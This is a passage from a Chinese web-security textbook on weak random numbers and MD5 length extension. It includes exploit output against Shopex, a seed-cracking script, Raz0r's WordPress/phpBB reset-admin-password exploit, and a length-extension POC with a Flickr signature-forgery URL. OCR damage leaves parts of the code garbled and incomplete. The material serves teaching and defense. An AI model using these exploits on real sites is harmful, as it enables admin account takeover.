在这个案例中，生成密码的前一行，直接调用了microtime()并返回在当前页面上，这又使得攻击者以非常低的成本获得了服务器时间；且两次调用microtime()的时间间隔非常短，因此必然是在同一秒内，攻击者只需要猜解微秒数即可。最终成功的实施攻击结果如下：

```
cmd.exe

== [Shopex 4.8.5 Get Password Exploit] ==
== [by axis] ==
== [2011.9] ==

[*] Now POST to SendPSW Action!
[*] Sending Password Success!
[*] Found microtime(): 0.76330200 1315898487
[*] Now Guessing New Password, it may take a few seconds!
[*] Guessing PWD: cb549a   Failed!
[*] Guessing PWD: de9de5   Failed!
[*] Guessing PWD: 367895   Failed!
[*] Guessing PWD: 848dac   Failed!
[*] Guessing PWD: 766bdd   Failed!
[*] Guessing PWD: d204fb   Failed!
[*] Guessing PWD: 1e513c   Failed!
[*] Guessing PWD: 2d3f14   Failed!
[*] Guessing PWD: 439d8d   Failed!
[*] Guessing PWD: effb49   Failed!
[*] Guessing PWD: 06a830   Failed!
[*] Guessing PWD: be407d   Failed!
[*] Guessing PWD: 92e037   Success!

D:\research\vulndb\shopex>
```

成功预测出密码值

所以，在开发程序时，要切记：不要把时间函数当成随机数使用。

11.7.3 破解伪随机数算法的种子

在PHP中，常用的随机数生成算法有rand()、mt_rand()。这两个函数的最大范围分别为：

```
<?php
//on windows
print getrandmax();// 32767
print mt_getrandmax(); //2147483647
```

```
?>
```

可见，rand()的范围其实是非常小的，如果使用rand()生成的随机数用于一些重要的地方，则会非常危险。

其实PHP中的mt_rand()也不是很安全，Ste-fan Esser在他著名的paper：“mt_srand and notso random numbers”中提出了PHP的伪随机函数mt_rand()在实现上的一些缺陷。

伪随机数是由数学算法实现的，它真正随机的地方在于“种子（seed）”。种子一旦确定后，再通过同一伪随机数算法计算出来的随机数，其值是固定的，多次计算所得值的顺序也是固定的。

在PHP 4.2.0之前的版本中，是需要通过srand()或mt_srand()给rand()、mt_rand()播种的：在PHP 4.2.0之后的版本中不再需要事先通过srand()、mt_srand()播种。比如直接调用mt_rand()，系统会自动播种。但为了和以前版本兼容，PHP应用代码里经常会这样写：

```
mt_srand(time());
mt_srand((double) microtime() * 100000);
```

```
mt_srand((double) microtime() * 1000000);
mt_srand((double) microtime() * 10000000);
```

这种播种的写法其实是有缺陷的，且不说time()是可以被攻击者获知的，使用microtime()获得的种子范围其实也不是很大。比如：

```
0<(double) microtime()<1 ---> 0<(double)
microtime()* 1000000<1000000
```

变化的范围在0到1000000之间，猜解100万次即可遍历出所有的种子。

在PHP 4.2.0之后的版本中，如果没有通过播种函数指定seed，而直接调用mt_rand()，则系统会分配一个默认的种子。在32位系统上默认的播种的种子最大值是2^32，因此最多只需要尝试2^32次就可以破解seed。

在Stefan Esser的文中还提到，如果是在同一个进程中，则同一个seed每次通过mt_rand()生成的值都是固定的。比如如下代码：

```
<?php
mt_srand (1);
```


```
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
?>
```

第一次访问的结果如下：

www.a.com/test.php

1244335972
15217923
1546885062
2002651684
2135443977
1865258162
1509498399

多次访问也得到同样结果：



可以看出，当seed确定时，第一次到第n次通过mt_rand()产生的值都没有发生变化。

建立在这个基础上，就可以得到一种可行的攻击方

式：

（1）通过一些方法猜解出种子的值；
（2）通过mt_srand()对猜解出的种子值进行播种；
（3）通过还原程序逻辑，计算出对应的mt_rand()产生的伪随机数的值。

还是以上面的代码为例，比如使用随机播种：

```
<?php
mt_srand ((double) microtime() * 1000000);
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
echo mt_rand().'<br/>';
?>
```

每次访问都会得到不同的随机数值，这是因为种子每次都变化产生的。

www.a.com/test.php

466805928
859055313
166426770
567030072
1947998197
657235557
2098802447

假设攻击者已知第一个随机数的值：466805928，如何猜解出剩下几个随机数呢？只需要猜解出当前用的种子即可。

```
<?php
if ($seed = get_seed()){
    echo "seed is :".$seed."\n";
    mt_srand($seed);
    echo mt_rand()."\n";
    echo mt_rand()."\n";
    echo mt_rand()."\n";
    echo mt_rand()."\n";
    echo mt_rand()."\n";
    echo mt_rand()."\n";
    echo mt_rand()."\n";
}
function get_seed(){
   for ($i=0;$i<1000000 ;$i++){
       mt_srand($i);
       //mt_rand();    // 对应是第几次调用mt_rand(
       $str = mt_rand();    // 在本例中是第一次调用
```

```
        if ($str == 466805928 )     // 对比随机数的
            return $i;
    }
    return False;
}
?>
```

验证发现：当种子为812504时，所有的随机数都被预测出来了。

```
D:\soft\develop\env\sites\www.a.com>php test2.php
seed is :812504
466805928
859055313
166426770
567030072
1947998197
657235557
2098802447
```

需要注意的是，在PHP 5.2.1及其之后的版本中调整了随机数的生成算法，但强度未变，因此在实施猜解种子时，需要在对应的PHP版本中运行猜解程序。

在Stefan Esser的文中还提到了一个小技巧，可以通过发送Keep-Alive HTTP头，迫使服务器端使用同一PHP进程响应请求，而在该PHP进程中，随机数在使用时只会在一开始播种一次。

在一个Web应用中，有很多地方都可以获取到随机

数，从而提供猜解种子的可能。Stefan Esser提供了一种“Cross Application Attacks”的思路，即通过前一个应用在页面上返回的随机数值，猜解出其他应用生成的随机数值。

```
mt_srand ((double) microtime() * 1000000);
$search_id = mt_rand();
```

如果服务器端将$search_id返回到页面上，则攻击者就可能猜解出当前的种子。

这种攻击确实可行，比如一个服务器上同时安装了WordPress与phpBB，可以通过phpBB猜解出种子，然后利用WordPress的密码取回功能猜解出新生成的密码。Stefan Esser描述这个攻击过程如下：

（1）使用Keep-Alive HTTP请求在phpBB2论坛中搜索字符串‘a’；
（2）搜索必然会出来很多结果，同时也泄露了search_id；
（3）很容易通过该值猜解出随机数的种子；
（4）攻击者仍然使用Keep-Alive HTTP头发送一个重置admin密码的请求给WordPressblog；

（5）WordPress mt_rand()生成确认链接，并发送到管理员邮箱；
（6）攻击者根据已算出的种子，可以构造出此确认链接；
（7）攻击者确认此链接（仍然使用Keep-Alive头），WordPress将向管理员邮箱发送新生成的密码；
（8）因为新密码也是由mt_rand()生成的，攻击者仍然可以计算出来；
（9）从而攻击者最终获取了新的管理员密码。

一名叫Raz0r的安全研究者为此写了一个POC程序：

```
<?php
echo
"--------------------------------------------
----------------------\n";
echo "Wordpress 2.5 <= 2.6.1 through phpBB2
Reset Admin Password Exploit\n";
echo "(c)oded by Raz0r
(http://Raz0r.name/)\n";
echo "---------------------------------------
----------------------\n";
if ($_SERVER['argc']<3) {
    echo "USAGE:\n";
```

```
    echo "~~~~~~\n";
    echo "php {$_SERVER['argv'][0]} [wp]
[phpbb] OPTIONS\n\n";
    echo "[wp]    - target server where
Wordpress is installed\n";
    echo "[phpbb] - path to phpBB (must be
located on the same server)\n\n";
    echo "OPTIONS:\n";
    echo "--wp_user=[value] (default:
admin)\n";
    echo "--search=[value] (default: `site
OR file`)\n";
    echo "--skipcheck (force exploit not to
compare PHP versions)\n";
    echo "examples:\n";
    echo "php {$_SERVER['argv'][0]}
http://site.com/blog/ http://site.com/forum/
\n";
    echo "php {$_SERVER['argv'][0]}
http://site.com/blog/ http://samevhost.com/
forum/
--wp_user=lol\n";
    die;
}
set_time_limit(0);
ini_set("max_execution_time",0);
ini_set("default_socket_timeout",10);
$wp = $_SERVER['argv'][1];
```

```
$phpbb = $_SERVER['argv'][2];
for($i=3;$i<$_SERVER['argc'];$i++){
    if(strpos($_SERVER['argv'][$i],"--
wp_user=")!==false) {
        list(,$wp_user) = explode("=",
$_SERVER['argv'][$i]);
    }
    if (strpos($_SERVER['argv'][$i],"--
search=")!==false) {
         list(,$search) = explode("=",
$_SERVER['argv'][$i]);
    }
    if (strpos($_SERVER['argv'][$i],"--
skipcheck")!==false) {
        $skipcheck=true;
    }
}
if(!isset($wp_user))$wp_user='admin';
if(!isset($search))$search='site OR file';
$wp_parts = @parse_url($wp);
$phpbb_parts = @parse_url($phpbb);
if(isset($wp_parts['host']))$wp_ip =
gethostbyname($wp_parts['host']);else
die("[-]
Wrong parameter given\n");
if(isset($phpbb_parts['host']))$phpbb_ip =
gethostbyname($phpbb_parts['host']);else
die("[-] Wrong parameter given\n");
```

```
if($wp_ip!=$phpbb_ip) die("[-] Web apps must
be located on the same server\n");
$phpbb_host = $phpbb_parts['host'];
if(isset($phpbb_parts['port']))$phpbb_port=
$phpbb_parts['port']; else $phpbb_port=80;
if(isset($phpbb_parts['path']))$phpbb_path=
$phpbb_parts['path']; else $phpbb_path="/";
if(substr($phpbb_path,-1,1)!
="/")$phpbb_path .= "/";
$wp_host = $wp_parts['host'];
if(isset($wp_parts['port']))$wp_port=
$wp_parts['port']; else $wp_port=80;
if(isset($wp_parts['path']))$wp_path=
$wp_parts['path']; else $wp_path="/";
if(substr($wp_path,-1,1)!="/")$wp_path .=
"/";
echo "[~] Connecting... ";
$sock = fsockopen($phpbb_ip,$phpbb_port);
if(!$sock)die("failed\n"); else echo "OK\n";
$packet = "GET {$wp_path}wp-login.php
HTTP/1.0\r\n";
$packet.= "Host: {$wp_host}\r\n";
$packet.= "Connection: close\r\n\r\n";
$resp='';
fputs($sock,$packet);
while(!feof($sock)) {
    $resp.=fgets($sock);
}
```

```
fclose($sock);
if(preg_match('@HTTP/1\.(0|1) 200 OK@i',
$resp)){
    if(preg_match('@login\.css\?ver=([\d
\.]+)\'@',$resp)) $wp26=true;
    else $wp26=false;
} else die("[-] Can't obtain wp-login.php
\n");
if(!isset($skipcheck)) {
    echo "[~] Comparing PHP versions... ";
    $out=array();
    preg_match('@x-powered-by: *PHP/([\d
\.]+)@i',$resp,$out);
    if(!isset($out[1]))die( "failed\n[-]
Can't get PHP version\n");
    else {
         if(!
(version_compare($out[1],'5.2.6') &&
version_compare(phpversion(),'5.2.6')) && !(
version_compare($out[1],'5.2.6')
&& !version_compare(phpversion(),'5.2.6')) )
{
$packet.= "Content-Type: application/x-www-
form-urlencoded\r\n";
$packet.= "Content-Length:
".strlen($data)."\r\n\r\n";
$packet.= $data;
fputs($ock, $packet);
```

```
sleep(5);
$resp='';
while(!feof($ock)) {
    $resp = fgets($ock);
    preg_match('@search.php\?search_id=(\d
+)&amp;@',$resp,$search);
    if(isset($search[1])) {
        $search_id = (int)$search[1];
        echo "[+] search_id is $search_id\n";
        break;
    }
}
if(!isset($search_id)) die("[-] search_id
Not Found, try the other --search param\n");
echo "[~] Sending request to $wp\n";
$data =
"user_login=".urlencode($wp_user)."&wp-
submit=Get+New+Password";
$packet = "POST {$wp_path}wp-login.php?
action=lostpassword HTTP/1.1\r\n";
$packet.= "Host: {$wp_host}\r\n";
$packet.= "Connection: keep-alive\r\n";
$packet.= "Keep-alive: 300\r\n";
$packet.= "Referer: {$wp}/wp-login.php?
action=lostpassword\r\n";
$packet.= "Content-Type: application/x-www-
form-urlencoded\r\n";
$packet.= "Content-Length:
```

```
".strlen($data)."\r\n\r\n";
$packet.= $data;
fputs($ock,$packet);
$seed = search_seed($search_id);
if($seed!==false) echo "[+] Seed is $seed\n";
else die("[-] Seed Not Found\n");
mt_srand($seed);
mt_rand();
if($wp26) $key = wp26_generate_password(20,
false);
else  $key = wp_generate_password();
echo "[+] Activation key should be $key\
";
echo "[~] Sending request to activate
password reset\n";
$packet = "GET {$wp_path}wp-login.php?
action=rp&key={$key} HTTP/1.1\r\n";
$packet.= "Host: {$wp_host}\r\n";
$packet.= "Connection: close\r\n\r\n";
fputs($ock,$packet);
while(!feof($ock)) {
 $resp .= fgets($ock);
}
if(preg_match('/(Invalid username or e-mail)|
(镱膝珙忄蝈膝 铗鲨蜮箴          徉珏 溧眄
 )|(湾镳
噔栲 铄 桁   镱膝珙忄蝈    )/i',$resp))
die("[-] Incorrect username for wordpress
```

```
\n");
if(strpos($resp,'error=invalidkey')!==false)
die("[-] Activation key is incorrect\n");
if($wp26) $pass = wp26_generate_password();
else  $pass = wp_generate_password();
echo "[+] New password should be $pass\n";
function search_seed($rand_num) {
    $max = 1000000;
    for($seed=0;$seed<=$max;$seed++){
        mt_srand($seed);
        $key = mt_rand();
        if($key==$rand_num) return $seed;
    }
    return false;
}
function wp26_generate_password($length =
12, $special_chars = true) {
    $chars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQR
STUVWXYZ0123456789';
    if ( $special_chars )
    $chars .= '!@#$%^&*()';
    $password = '';
    for ( $i = 0; $i < $length; $i++ )
    $password .= substr($chars, mt_rand(0,
strlen($chars) - 1), 1);
    return $password;
}
```

```
function wp_generate_password() {
    $chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQR
STUVWXYZ0123456789";
    $length = 7;
    $password = '';
    for ( $i = 0; $i < $length; $i++ )
    $password .= substr($chars, mt_rand(0,
61), 1);
    return $password;
}
?>
```

11.7.4　使用安全的随机数

通过以上几个例子，我们了解到弱伪随机数带来的安全问题，那么如何解决呢？

我们需要谨记：在重要或敏感的系统中，一定要使用足够强壮的随机数生成算法。在Java中，可以使用java.security.SecureRandom，比如：

```
try {
    // Create a secure random number
generator
    SecureRandom sr =
SecureRandom.getInstance("SHA1PRNG");
```

```
    // Get 1024 random bits
    byte[] bytes = new byte[1024/8];
    sr.nextBytes(bytes);
    // Create two secure number generators
with the same seed
    int seedByteCount = 10;
    byte[] seed =
sr.generateSeed(seedByteCount);
    sr =
SecureRandom.getInstance("SHA1PRNG");
    sr.setSeed(seed);
    SecureRandom sr2 =
SecureRandom.getInstance("SHA1PRNG");
    sr2.setSeed(seed);
} catch (NoSuchAlgorithmException e) {
}
```

而在Linux中，可以使用/dev/random或者/dev/urandom来生成随机数，只需要读取即可：

```
int randomData = open("/dev/random",
O_RDONLY);
int myRandomInteger;
read(randomData, &myRandomInteger, sizeof
myRandomInteger);
// you now have a random integer!
close(randomData);
```

而在PHP 5.3.0及其之后的版本中，若是支持openSSL扩展，也可以直接使用函数来生成随机数：

```
string openssl_random_pseudo_bytes ( int
$length [, bool &$crypto_strong ] )
```

除了以上方法外，从算法上还可以通过多个随机数的组合，以增加随机数的复杂性。比如通过给随机数使用MD5算法后，再连接一个随机字符，然后再使用MD5算法一次。这些方法，也将极大地增加攻击的难度。

11.8　小结

在本章中简单介绍了与加密算法相关的一些安全问题。密码学是一个广阔的领域，本书篇幅有限，也无法涵盖密码学的所有问题。在Web安全中，我们更关心的是怎样用好加密算法，做好密钥管理，以及生成强壮的随机数。

在加密算法的选择和使用上，有以下最佳实践：

（1）不要使用ECB模式；
（2）不要使用流密码（比如RC4）；
（3）使用HMAC-SHA1代替MD5（甚至是代替SHA1）；
（4）不要使用相同的key做不同的事情；
（5）salts与IV需要随机产生；
（6）不要自己实现加密算法，尽量使用安全专家已经实现好的库；
（7）不要依赖系统的保密性。

当你不知道该如何选择时，有以下建议：

（1）使用CBC模式的AES256用于加密；

（2）使用HMAC-SHA512用于完整性检查；
（3）使用带salt的SHA-256或SHA-512用于Hashing。

（附）Understanding MD5

Length Extension Attack背景

2009年，Thai Duong与Juliano Rizzo不仅仅发布了ASP.NET的Padding Oracle攻击，同时还写了一篇关于Flickr API签名可伪造的pa-per，和Padding Oracle的paper放在一起。因为Flickr API签名这个漏洞，也是需要用到padding的。

两年过去了，在安全圈子（国内国外）里大家的眼光似乎都只放到了Padding Oracle上，而有意无意地忽略了Flickr API签名这个问题。我前段时间看paper时，发现Flickr API签名这个漏洞，实际上用的是MD5 Length Extension Attack，和Padding Oracle还是很不一样的。在研究了ThaiDuong 的paper后，我发现作者根本就未曾公布MD5 Length Extension Attack的具体实现方法，只是看到作者像变魔术一样突然丢出来POC。

* Authorize Preloadr which is an application that uses PHPFlickr >= 1.3.1. You can do that by access this link:

```
http://www.flickr.com/services/auth/?
api_key=44fefa051fc1c61f5e76f27e620f51d5&extra=/login&perms=write&api_sig=38d39
516d896f879d403bd327a932d9e
```

*Then click on this link:

```
http://www.flickr.com/services/auth/?
a=pi_key44fefa051fc1c61f5e76f27e620f51d5extra/loginpermswrite
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%60%02%00%00%00%00%00%00&a
pi_key=44fefa051fc1c61f5e76f27e620f51d5&extra=http://vnsecurity.net&perms=write
&api_sig=a8e6b9704f1da6ae779ad481c4c165a3
```


would redirect you to http://vnsecurity.net.

Thai Duong的paper中的描述

注意看图中椭圆框标注的部分，POC中padding了很多0字节，但是中间又突兀地跑出来几个非0字节，why？

我百思不得其解，试图还原这个攻击的过程，为此查阅了大量的资料，结果发现整个互联网上除了一些理论外，根本就没有这个攻击的任何实现。于是经过一段时间的研究后，我决定写下这篇blog，来填补这一空白。以后哪位哥们的工作要是从本文中得到了启发，记得引用下本文。什么是Length Extension Attack?

很多哈希算法都存在Length Extension攻击，这是因为这些哈希算法都使用了Merkle-Damg?rd hash construction进行数据压缩，流行算法比如MD5、SHA-1等都受到影响。



Merkle-Damgård hash construction(copied from Wikipedia)


MD5的实现过程

以MD5为例，首先算法将消息以512bit（就是64字节）的长度分组。最后一组必然不足512bit，这时算法就会自动往最后一组中填充字节，这个过程被称为padding。

而Length Extension是这样的：

当知道MD5(secret)时，在不知道secret的情况下，可以很轻易地推算出MD5(secret||padding||m')。

在这里m'是任意数据，||是连接符，可以为空。padding是secret最后的填充字节。MD5的padding字节包含整个消息的长度，因此，为了能够准确地计算出padding的值，secret的长度也是我们需要知道的。



Length-extension attack on MAC=MD(KEY||msg)(copied from[9])

MD5 length-extension攻击原理图

所以要实施Length Extension Attack，就需要找到MD5(secret)最后压缩的值，并算出其padding，然后加入到下一轮的MD5压缩算法中，算出最终我们需要的值。理解Length Extension Attack

为了深入理解Length Extension Attack，我们需要深入到MD5的实现中。而最终的exploit，也需要通过patch MD5来实现。MD5的实现算法可以参考RFC1321。这个成熟的算法现在已经有了各个语言版本的实现，本身也较为简单。我从网上找了一个JavaScript版本，并以此为基础实现Length Extension Attack。

首先，MD5算法会对消息进行分组，每组64个字节，不足64个字节的部分用padding补齐。padding


的规则是，在最末一个字节之后补充0x80，其余的部分填充为0x00，padding最后的8个字节用来表示需要哈希的消息长度。

```
// save original length
var org_len = databytes.length
// first append the "1" + 7x "0"
databytes.push(0x80)
//alert(databytes)   // 添加第一个0x80, 然后填充0x00到56位
// determine required amount of padding
var tail = databytes.length % 64
// no room for msg length?
if (tail > 56) {
    // pad to next 512 bit block
    for (var i = 0; i < (64 - tail); i++) {
        databytes.push(0x0)
    }
    tail = databytes.length % 64
}
for (i = 0; i < (56 - tail); i++) {
    databytes.push(0x0)
}

// message length in bits mod 512 should now be 448
// append 64 bit, little-endian original msg length (in *bits*!)
databytes = databytes.concat(int64_to_bytes(org_len * 8))

//alert(databytes)  //  最后8位用以表示长度
```

比如输入的消息为：0.46229771920479834，变为ASCII码，且将每个字符分离为数组后变为：



因为数据总共才有19个字节，不足64个字节，因此剩下部分需要经过padding。padding后数据变为：



最后8个字节用以表示数据长度，为19*8 =152。

在对消息进行分组以及padding后，MD5算法开始依次对每组消息进行压缩，经过64轮数学变换。在这个过程中，一开始会有定义好的初始化向量，为4个中间值，初始化向量不是随机生成的，是标准里定义死的——是的，你没看错，这是“硬编码”！

```
// initialize 4x32 bit state
var h0 = 0x67452301
var h1 = 0xEFCDAB89
var h2 = 0x98BADCFE
var h3 = 0x10325476
// temp buffers
var a = 0, b = 0, c = 0, d = 0
// Digest message
for (i = 0; i < databytes.length / 64; i++) {
    //alert(databytes)
    // initialize run
    a = h0
    b = h1
    c = h2
    d = h3
```

然后经过64轮数学变换。

...

```
updateRun(fG(b, c, d), 0x455a14ed, bytes_to_int32(databytes, ptr + 32), 20)
updateRun(fG(b, c, d), 0xa9e3e905, bytes_to_int32(databytes, ptr + 52), 5)
updateRun(fG(b, c, d), 0xfcefa3f8, bytes_to_int32(databytes, ptr + 8), 9)
updateRun(fG(b, c, d), 0x676f02d9, bytes_to_int32(databytes, ptr + 28), 14)
updateRun(fG(b, c, d), 0x8d2a4c8a, bytes_to_int32(databytes, ptr + 48), 20)
updateRun(fH(b, c, d), 0xfffa3942, bytes_to_int32(databytes, ptr + 20), 4)
updateRun(fH(b, c, d), 0x8771f681, bytes_to_int32(databytes, ptr + 32), 11)
updateRun(fH(b, c, d), 0x6d9d6122, bytes_to_int32(databytes, ptr + 44), 16)
updateRun(fH(b, c, d), 0xfde5380c, bytes_to_int32(databytes, ptr + 56), 23)
updateRun(fH(b, c, d), 0xa4beea44, bytes_to_int32(databytes, ptr + 4), 4)
updateRun(fH(b, c, d), 0x4bdecfa9, bytes_to_int32(databytes, ptr + 16), 11)
updateRun(fH(b, c, d), 0xf6bb4b60, bytes_to_int32(databytes, ptr + 28), 16)
updateRun(fH(b, c, d), 0xbebfbc70, bytes_to_int32(databytes, ptr + 40), 23)
updateRun(fH(b, c, d), 0x289b7ec6, bytes_to_int32(databytes, ptr + 52), 4)
updateRun(fH(b, c, d), 0xeaa127fa, bytes_to_int32(databytes, ptr), 11)
updateRun(fH(b, c, d), 0xd4ef3085, bytes_to_int32(databytes, ptr + 12), 16)
updateRun(fH(b, c, d), 0x4881d05, bytes_to_int32(databytes, ptr + 24), 23)
updateRun(fH(b, c, d), 0xd9d4d039, bytes_to_int32(databytes, ptr + 36), 4)
updateRun(fH(b, c, d), 0xe6db99e5, bytes_to_int32(databytes, ptr + 48), 11)
updateRun(fH(b, c, d), 0x1fa27cf8, bytes_to_int32(databytes, ptr + 60), 16)
updateRun(fH(b, c, d), 0xc4ac5665, bytes_to_int32(databytes, ptr + 8), 23)
updateRun(fI(b, c, d), 0xf4292244, bytes_to_int32(databytes, ptr), 6)
updateRun(fI(b, c, d), 0x432aff97, bytes_to_int32(databytes, ptr + 28), 10)
updateRun(fI(b, c, d), 0xab9423a7, bytes_to_int32(databytes, ptr + 56), 15)
```

....

这是一个for循环，在进行完数学变换后，将改变临时中间值，这个值进入下一轮for循环：

```
// update buffers
h0 = _add(h0, a)
h1 = _add(h1, b)
h2 = _add(h2, c)
h3 = _add(h3, d)
```

还记得前面那张MD5结构的图吗？这个for循环的过程，就是一次次的压缩过程。上一次压缩的结果，将作为下一次压缩的输入。而Length Ex-tension的理论基础，就是将已知的压缩后的结果，直接拿过来作为新的压缩输入。在这个过程中，只需要上一

次压缩后的结果，而不需要知道原来的消息内容是什么。实施Length Extension Attack

理解了Length Extension的原理后，接下来就需要实施这个攻击了。这里有几点需要注意，首先是MD5值怎么还原为压缩函数中所需要的4个整数？

通过逆向MD5算法，不难实现这一点。

```
// 将md5值分拆成4组，每组8字节
var m = new Array();
for (i=0;i<m_md5.length;i+=8){
  m.push(m_md5.slice(i,i+8));
}
// 将md5的4组值还原成压缩函数需要的数值
var x;
for(x in m){
  m[x] = ltripzero(m[x]);

  // convert string to int  ; convert of to_zerofilled_hex()
  m[x] = parseInt(m[x], 16) >> 0;

  // convert of  int128le_to_hex
  var t=0;
  var ta=0;
  ta = m[x];
  t = (ta & 0xFF);
  ta = ta >>> 8;
  t = t << 8;
  t = t | (ta & 0xFF);
  ta = ta >>> 8;
  t = t << 8;
  t = t | (ta & 0xFF);
  ta = ta >>> 8;
  t = t << 8;
  t = t | ta;

  m[x] = t;
}
```

简单来说，就是先把MD5值拆分成4组，每组8个字节。比如：

```
9d391442efea4be3666caf8549bd4fd3
```

拆分为：

```
9d391442 efea4be3 666caf85 49bd4fd3
```

然后将这几个string转换为整数，再根据一系列的数学变化，还原成for循环里面需要用到的h3,h2,h1,h0。

```
var h0 = m[0];
var h1 = m[1];
var h2 = m[2];
var h3 = m[3];
```

接下来将这4个值加入到MD5的压缩函数中，并产生新的值。此时就可以在后面附加任意数据了。我们看看这个过程——

比如secret为0.12204316770657897，它只需要经过一轮MD5压缩。

```
[+] secret is :0.12204316770657897
[+] length is :19
[+] message want to append is :axis is smart!
[+] Start calculating secret's hash
run times: 0
h3: 2077420764
h2: 1804103851
h1: 1819950907
h0: 710980175

[+] Calculate secret's md5 hash: 4fb2602a3b3f7a6cab70886bdcecd27b
```

从它的MD5值中可以直接还原出这4个中间值，同时我们希望附加消息“axis is smart!”，并计算新消息的MD5值。

```
[+] Start calculating new hash
[+] theory: h(m||p||m1)
[+] that is: md5_compression_function('4fb2602a3b3f7a6cab70886bdcecd27b', 'secret's length', 'axis is smart!')
run times: 1
h3: 1143610037
h2: -603375889
h1: 1798541181
h0: -1144481702
[+] padding(urlencode format) is:
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%98%00%00%00%00%00%00%00

[+] guessing new hash is: 5a98c8bb7d8f336bef3609dcb51a2a44
```

通过还原出secret压缩后的4个中间值，可以直接进行第二轮附加了消息的压缩，从而在第一轮中产生了4个新的中间值，并以此生成新的MD5值。

为了验证结果是否正确，我们计算一下新的MD5(secret||padding||m')。

```
--------------------------------
[+] now verifying the new hash
[+] new message(urlencode format) is:
0.12204316770657897%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0

run times: 0
h3: 2077420764
h2: 1804103851
h1: 1819950907
h0: 710980175
run times: 1
h3: 1143610037
h2: -603375889
h1: 1798541181
h0: -1144481702

[+] md5 of the new message is: 5a98c8bb7d8f336bef3609dcb51a2a44
```

可以看到，MD5值和刚才计算出来的结果是一致的。

这段代码如下：

```
<script src="md5.js" ></script>
<script src="md5_le.js" ></script>
<script>
function print(str){
  document.write(str);
}
print("=== MD5 Length Extension Attack POC
===<br>=== by axis ===<br><br>");
// turn this to be true if want to see
internal state
debug = false;
var x = String(Math.random());
var append_m = 'axis is smart!';
print("[+] secret is :"+x+"<br>"+"[+] length
is :" + x.length+"<br>");
print("[+] message want to append
is :"+append_m+"<br>");
print("[+] Start calculating secret's
hash<br>");
var old = faultylabs.MD5(x);
print("<br>[+] Calculate secret's md5 hash:
<b>"+old+"</b><br>");
print("<br><br>==============================
==<br>");
print("[+] Start calculating new hash<br>");
print("[+] theory: h(m||p||m1)<br>");
print("[+] that is:
```

```
md5_compression_function('"+old+"',
'secret's length', '"+ append_m
+"')"+"<br>");
var hash_guess = md5_length_extension(old,
x.length, append_m);
print("[+] padding(urlencode format) is: "+
escape(hash_guess['padding']) + "<br/>");
print("<br>[+] guessing new hash is:
<b>"+hash_guess['hash']+"</b><br>");
print("<br><br>=============================
==<br>");
print("[+] now verifying the new hash<br>");
var x1 = '';
x1 = x + hash_guess['padding'] + append_m;
print("[+] new message(urlencode format) is:
<br>"+ escape(x1) +"<br><br>");
var v = faultylabs.MD5(x1);
print("<br>[+] md5 of the new message is:
<b>"+v+"</b><br/>");
</script>
```

关键代码md5_le.js是patch MD5算法的实现，基于faultylabs的MD5实现而来，其源代码附后。md5.js则是faultylabs的MD5实现，在此仅用于验证MD5值。

```
=== MD5 Length Extension Attack POC ===
=== by axis ===

[+] secret is :0.9499676863197237
[+] length is :18
[+] message want to append is :axis is smart!
[+] Start calculating secret's hash

[+] Calculate secret's md5 hash: 6a674556fdbb1a4bcd628a9dcd154b53


================================
[+] Start calculating new hash
[+] theory: h(m||p||m1)
[+] that is: md5_compression_function('6a674556fdbb1a4bcd628a9dcd154b53', 'secret's length', 'axis is smart!')
[+] padding(urlencode format) is:
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%

[+] guessing new hash is: c1cd3b6bc88292de2f2a3f27354e9933


================================
[+] now verifying the new hash
[+] new message(urlencode format) is:
0.9499676863197237%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%


